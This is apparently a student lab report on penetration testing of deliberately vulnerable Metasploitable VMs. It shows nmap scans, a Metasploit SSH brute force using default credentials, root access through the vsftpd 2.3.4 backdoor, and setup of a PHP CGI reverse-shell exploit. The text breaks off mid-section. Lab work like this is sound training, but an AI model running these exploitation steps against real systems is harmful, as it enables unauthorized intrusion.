PEN-TESTING USING METASPLOITABLE

PART 1 Report

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SSH Brute Force Attack on Metasploitable 2 (192.168.1.28)

Initial Network Scanning Using Nmap

```
┌──(abhishek㉿vbox)-[~]
└─$ sudo nmap -sV -p-   192.168.1.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-19 16:20 EDT
Nmap scan report for 38:00:25:a4:ba:82 (192.168.1.28)
Host is up (0.0028s latency).
Not shown: 65505 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
6697/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
44639/tcp open nlockmgr    1-4 (RPC #100021)
46208/tcp open status      1 (RPC #100024)
60381/tcp open java-rmi    GNU Classpath grmiregistry
57847/tcp open mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:D1:13:64 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
```

For the assessment I performed a full port scan on the target machine **192.168.1.28** using the nmap tool. The scan was executed with the **-sV flag** to identify service versions. The command used was:

sudo nmap -sV -p- 192.168.1.28


This revealed several open ports including 22/tcp for SSH. The SSH service was identified as OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) which is known to be outdated and potentially vulnerable.

Other services detected include:

- FTP on port 21
- Telnet on port 23
- HTTP on port 80
- Samba, MySQL, PostgreSQL, and various RPC services

The presence of SSH confirmed that this port could be a potential attack vector.

Identifying SSH Login Module in Metasploit



After confirming that the SSH service was available on port 22, I launched **msfconsole** and searched for relevant modules that could be used to perform a **brute-force attack** against the SSH login.

This returned two modules:

- auxiliary/scanner/ssh/ssh_login
- auxiliary/scanner/ssh/ssh_login_pubkey

I selected the **ssh_login module** for username and password brute-forcing and loaded it using the command:

use auxiliary/scanner/ssh/ssh_login

Setting Module Options for SSH Brute Forcing

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE //home/abhishek/Desktop/metassh
USERPASS_FILE => //home/abhishek/Desktop/metassh
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   ANONYMOUS_LOGIN   false                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                             no        Create a new session for every successful login
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                             no        Skip existing credentials stored in the current database (Accepted: none,
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE                                          no        File containing passwords, one per line
   RHOSTS            192.168.1.28                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
   RPORT             22                               yes       The target port
   STOP_ON_SUCCESS   true                             yes       Stop guessing when a credential works for a host
   THREADS           1                                yes       The number of concurrent threads (max one per host)
   USERNAME                                           no        A specific username to authenticate as
   USERPASS_FILE     //home/abhishek/Desktop/metassh  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE                                          no        File containing usernames, one per line
   VERBOSE           true                             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.28:22 - Starting bruteforce
[-] 192.168.1.28:22 - Failed: 'admin:1234'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.28:22 - Failed: 'test:user'
[+] 192.168.1.28:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),
dmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.1.27:46131 -> 192.168.1.28:22) at 2025-05-19 18:07:55 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Once inside the module, I configured the necessary options:

set USERPASS_FILE /home/abhishek/Desktop/metassh
set RHOSTS 192.168.1.28
set VERBOSE true

The password file contained *multiple username password combinations* for testing. After setting the parameters, I used show options to verify the current configuration of the module which confirmed that all required fields were correctly set.

Running the SSH Brute Force Module

The output revealed the following:

- The attempts with admin:1234 and test:user failed.
- The combination msfadmin**:msfadmin was successful.**

The session was opened successfully:

[+] 192.168.1.28:22 - Success: 'msfadmin:msfadmin'
[*] SSH session 1 opened

This indicates that the system was *vulnerable to* simple username/password authentication using default credentials.

Post-Exploitation Interacting with the SSH Session

To interact with the established session, I used:

sessions -i 1

Once connected, I performed a series of post-exploitation enumeration commands which gave

whoami # Output: msfadmin pwd
 # Output: /home/msfadmin ls
 # Output: vulnerable
cd vulnerable
ls # Output: mysql-ssl, samba, tikiwiki, tikiwiki20030201

This confirmed that I had shell access and the **ability to navigate** the file system as the **user msfadmin**. I also confirmed the presence of web applications such as TikiWiki, which may serve as further pivot points for deeper exploitation.

Conclusion

Through this process, I successfully identified and exploited an SSH login vulnerability using Metasploit's brute force module. I authenticated into the system using default credentials (msfadmin:msfadmin) and **confirmed shell access.** This clearly demonstrates an initial compromise and sets the stage for further *pivoting or privilege escalation activities*.

Exploiting FTP Service Vulnerability (vsftpd v2.3.4) Metasploitable 2 (192.168.1.28)

Identifying the FTP Vulnerability

From the earlier Nmap scan results, it was confirmed that port **21/tcp** (FTP) was open on the target system 192.168.1.28. The FTP service detected was **vsftpd version 2.3.4** which is a known vulnerable version affected by *a malicious backdoor vulnerability.*

To find the corresponding Metasploit module, I used the search command:

search vsftpd 2.3.4

This returned the matching:

- **exploit/unix/ftp/vsftpd_234_backdoor**
  VSFTPD v2.3.4 Backdoor Command Execution

This **module** allows command execution via a backdoor that was unintentionally included in this version.

```
abhishek@vbox: ~ ×   abhishek@vbox: ~ ×   abhishek@vbox: ~ ×
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  ----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Loading the FTP Exploit Module


The exploit module was selected and loaded using the following command:

use exploit/unix/ftp/vsftpd_234_backdoor

So no additional payload was needed as it defaults to using **cmd/unix/interact** which opens as an interactive shell and to *inspect t*he available configuration options for this exploit, I ran:

show options

- RHOSTS – The target host IP, required (to be set as 192.168.1.28)
- RPORT – Defaulted to port 21 (standard for FTP)
- CHOST and CPORT – Optional local settings
- Proxies – Optional, for chaining proxies



Setting Target and Running the Exploit

- The target IP was assigned to the module:
- **set RHOSTS 192.168.1.28**
- Then, the exploit was executed:

Observations During Execution

- Initial attempt completed but no session was created.
- On re-running the exploit with the correct target setting the module displayed:
  - FTP banner: 220 (vsFTPd 2.3.4)
  - Prompt to specify username and password
  - Confirmation that the backdoor service was spawned

Shell access granted with:

UID=0(root), GID=0(root)

This confirmed **successful root access** through the malicious backdoor.

Post-Exploitation of the Shell Access as Root

After the exploit succeeded a shell was opened and basic post exploitation **enumeration** was performed:

```
cd/root
sh: line 11: cd/root: No such file or directory
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sudo su
cd /root
ls
Desktop
reset_logs.sh
vnc.log
```

pwd
 # Output: /

ls
 # Output: standard root directories: bin, boot, dev, etc, home, etc.

cd /root
ls
 # Output: Desktop, reset_logs.sh, vnc.log


The user was able to access the **/root directory**, indicating full root-level compromise of the system. This also validated the exploit's impact by confirming access to sensitive root-level files.

Conclusion

Using Metasploit's vsftpd_234_backdoor exploit module, I successfully exploited the vulnerable FTP service running **vsftpd 2.3.4** on port 21 of Metasploitable2. The module spawned a backdoor service that provided direct **root shell access to** the target machine. This exploit demonstrates a critical security flaw due to the inclusion of malicious code in the **vsftpd source** allowing attackers to completely compromise a system with minimal effort.

HTTP Enumeration and Exploitation Metasploitable 2 (192.168.1.28)

Detecting HTTP Version



To begin HTTP enumeration, I used Metasploit to check for HTTP -related modules with the search:

search http_ver

From the results, I selected:

- **auxiliary/scanner/http/http_version** – This module helps detect the HTTP service version running on the target.

I then executed:

use auxiliary/scanner/http/http_version
set RHOSTS 192.168.1.28
show options

Key settings confirmed:

- RHOSTS = 192.168.1.28
- RPORT = 80

- SSL = false
- THREADS = 1

Finally the scan was run and the output confirmed that the target was running:

Apache/2.2.8 (Ubuntu) DAV/2 Powered by PHP/5.2.4-2ubuntu5.10


This gave useful information about the web server and PHP version which could be vulnerable.

Manual Verification via Browser

To further investigate I opened the browser and navigated to:


http://192.168.1.28/phpinfo.php

This revealed the full **PHP configuration details** showing:



This output confirmed that the server was vulnerable to certain known **PHP CGI attacks** and was configured in a way exploitable via HTTP requests.

Directory Brute Forcing Using Metasploit



Next, I searched for directory scanner modules:

search dir_scanner

I used:

use auxiliary/scanner/http/dir_scanner
show options

The settings are:


- **DICTIONARY = /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt**
- **PATH = /**
- **RHOSTS = 192.168.1.28**
- **RPORT = 80**
- **SSL = false**
- **THREADS = 1**

Then i ran them and i got the result as

[+] Found multiple directories on 192.168.1.28:
- /cgi-bin/
- /doc/
- /icons/
- /index/
- /phpmyadmin/
- /test/

This scan helped enumerate potentially vulnerable or sensitive directories, especially **/cgi-bin/ and /phpmyadmin/.**

Exploiting PHP CGI Argument Injection



As we know that the PHP version was exposed and **/cgi-bin/** was accessible, I searched for relevant exploits:

search php_cgi

I have found two modules:

- **exploit/multi/http/php_cgi_arg_injection**
- **exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577**


Then i have selected:

use exploit/multi/http/php_cgi_arg_injection
show options

With these settings:

- RHOSTS = 192.168.1.28
- RPORT = 80
- TARGETURI = /cgi-bin/php
- PAYLOAD = php/meterpreter/reverse_tcp
- LHOST = 192.168.1.27
- LPORT = 4444

This setup prepares the environment for launching **a remote code execution attack against the CGI module on the web server using a reverse shell payload.**



Conclusion

Through these four stages of enumeration and exploitation:


1. I identified HTTP and PHP versions using **http_version.**
2. Confirmed server configuration and CGI via phpinfo().
3. **Brute forced** web directories using dir_scanner.
4. Prepared an RCE exploit using php_cgi_arg_injection.

These steps demonstrate how a publicly exposed Apache and PHP CGI setup can be scanned, fingerprinted, and prepared for attack in a real-world pentesting scenario.

PART 2 Report

Exploiting Windows (Metasploitable3) via SSH


Discovering the Target IP Address



To begin enumeration on the Windows target machine, I logged into the Metasploitable3 instance (Windows Server 2008 R2) .The output showed the machine's IPv4 address as:

192.168.1.13

Confirming User and Reading Proof File



From the Windows command prompt, I used the following commands:


whoami
dir
cd downloads
type abhi.txt

The commands confirmed the currently logged in user as vagrant and listed the file **abhi.txt** in the Downloads folder. Upon viewing the file, it contained:

hi my name is abhishek
my roll id is r00260341

This confirmed post-exploitation access and that I could retrieve target files.

Nmap Scan to Identify Services on 192.168.1.13



```
kali [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
File  Actions  Edit  View  Help
root@vbox: /home/abhishek ×   abhishek@vbox: ~ ×
┌──(abhishek㉿vbox)-[~]
└─$ sudo su
[sudo] password for abhishek:
┌──(root㉿vbox)-[/home/abhishek]
└─# nmap -O -A -sV 192.168.1.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 19:45 EDT
Nmap scan report for vagrant-2008R2 (192.168.1.13)
Host is up (0.0017s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 d6:08:cb:4f:b9:b9:12:d1:d3:ca:4b:33:00:d0:84:c6 (RSA)
|_  521 92:69:da:a0:89:a1:16:a4:81:26:15:4d:55:50:44:76 (ECDSA)
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:E3:43:98 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
Device type: specialized|general purpose
Running (JUST GUESSING): VMware ESXi 5.X (88%), Microsoft Windows 2008 (87%)
OS CPE: cpe:/o:vmware:esxi:5.0 cpe:/o:microsoft:windows_server_2008
Aggressive OS guesses: VMware ESXi 5.0 (88%), Microsoft Windows Server 2008 (8
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microso

Host script results:
|_clock-skew: mean: 10h20m00s, deviation: 4h02m31s, median: 7h59m58s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 20
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
```

Back on the **Kali attacker machine,** I ran:

nmap -sV -A 192.168.1.13

The results indicated:

